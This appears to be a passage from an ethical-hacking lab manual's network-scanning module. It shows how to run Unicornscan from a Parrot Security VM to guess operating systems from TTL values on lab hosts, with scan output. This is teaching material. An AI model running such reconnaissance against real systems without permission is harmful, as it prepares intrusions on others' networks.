
Here, we will use the Unicornscan tool to perform OS discovery on the target system.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Turn on the **Ubuntu** virtual machine.
2. Switch to the **Parrot Security** virtual machine and click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.



```
Applications Places System [Terminal Icon] [Parrot Icon] [Terminal Icon]
cd - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd
[root@parrot]~#
```


6. In the terminal window, type **unicornscan [Target IP Address] -lv** (here, the target machine is **Windows Server 2022 [10.10.1.22]**) and press **Enter**.

Note: In this command, **-l** specifies an immediate mode and **v** specifies a verbose mode.

7. The scan results appear, displaying the open TCP ports along with the obtained TTL value of **128**. As shown in the screenshot, the **t**tl values acquired after the scan are **128**; hence, the OS is possibly Microsoft Windows (Windows 8/8.1/10/11 or Windows Server 16/19/22).

Note: Here, the target machine is **Windows Server 2022 (10.10.1.22)**.


Module 03 – Scanning Networks



```
Applications Places System [Icons] [Network] [Volume] [Battery] [Time] Tue Jun 7, 00:00
unicornscan 10.10.1.22 -lv - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# unicornscan 10.10.1.22 -lv
adding 10.10.1.22/32 mode 'TCPscan' ports '7,9,11,13,18,19,21-23,25,37,39,42,49,50,53,65,67-70,79-81,
88,98,100,105-107,109-111,113,118,119,123,129,135,137-139,143,150,161-164,174,177-179,191,199-202,204
,206,209,210,213,220,345,346,347,369-372,389,406,407,422,443-445,487,500,512-514,517,518,520,525,533,
538,548,554,563,587,610-612,631-634,636,642,653,655,657,666,706,750-752,765,779,808,873,901,923,941,9
46,992-995,1001,1023-1030,1080,1210,1214,1234,1241,1334,1349,1352,1423-1425,1433,1434,1524,1525,1645,
1646,1649,1701,1718,1719,1720,1723,1755,1812,1813,2048-2050,2101-2104,2140,2150,2233,2323,2345,2401,2
430,2431,2432,2433,2583,2628,2776,2777,2988,2989,3050,3130,3150,3232,3306,3389,3456,3493,3542-3545,36
32,3690,3801,4000,4400,4321,4567,4899,5002,5136-5139,5150,5151,5222,5269,5308,5354,5355,5422-5425,543
2,5503,5555,5556,5678,6000-6007,6346,6347,6543,6544,6789,6838,6666-6670,7000-7009,7028,7100,7983,8079
-8082,8088,8787,8879,9090,9101-9103,9325,9359,10000,10026,10027,10067,10080,10081,10167,10498,11201,1
5345,17001-17003,18753,20011,20012,21554,22273,26274,27374,27444,27573,31335-31338,31787,31789,31790,
31791,32668,32767-32780,33390,47262,49301,54320,54321,57341,58008,58009,58666,59211,60000,60006,61000
,61348,61466,61603,63485,63808,63809,64429,65000,65506,65530-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little longer than 8 Seconds
TCP open 10.10.1.22:88 ttl 128
TCP open 10.10.1.22:2103 ttl 128
TCP open 10.10.1.22:389 ttl 128
TCP open 10.10.1.22:636 ttl 128
TCP open 10.10.1.22:445 ttl 128
TCP open 10.10.1.22:80 ttl 128
TCP open 10.10.1.22:53 ttl 128
TCP open 10.10.1.22:135 ttl 128
TCP open 10.10.1.22:139 ttl 128
TCP open 10.10.1.22:3389 ttl 128
sender statistics 300.0 pps with 338 packets sent total
listener statistics 676 packets recieved 0 packets dropped and 0 interface drops
TCP open domain[ 53] from 10.10.1.22 ttl 128
```

8. In the **Parrot Terminal** window, type **unicornscan [Target IP Address] -lv** (here, the target machine is **Ubuntu [10.10.1.9]**) and press **Enter**.
9. The scan results appear, displaying the open TCP ports along with a TTL value of **64**. As shown in the screenshot, the **ttl** value acquired after the scan is **64**; hence, the OS is possibly a Linux-based machine (Google Linux, Ubuntu, Parrot, or Kali). Using this information, attackers can formulate an attack strategy based on the OS of the target system.

Module 03 – Scanning Networks



```
Applications Places System [Parrot] [Terminal] Tue Jun 7, 00:13
unicornscan 10.10.1.9 -IV - Parrot Terminal
File Edit View Search Terminal Help
TCP open          ldap[ 389]      from 10.10.1.22  ttl 128
TCP open          microsoft-ds[ 445] from 10.10.1.22  ttl 128
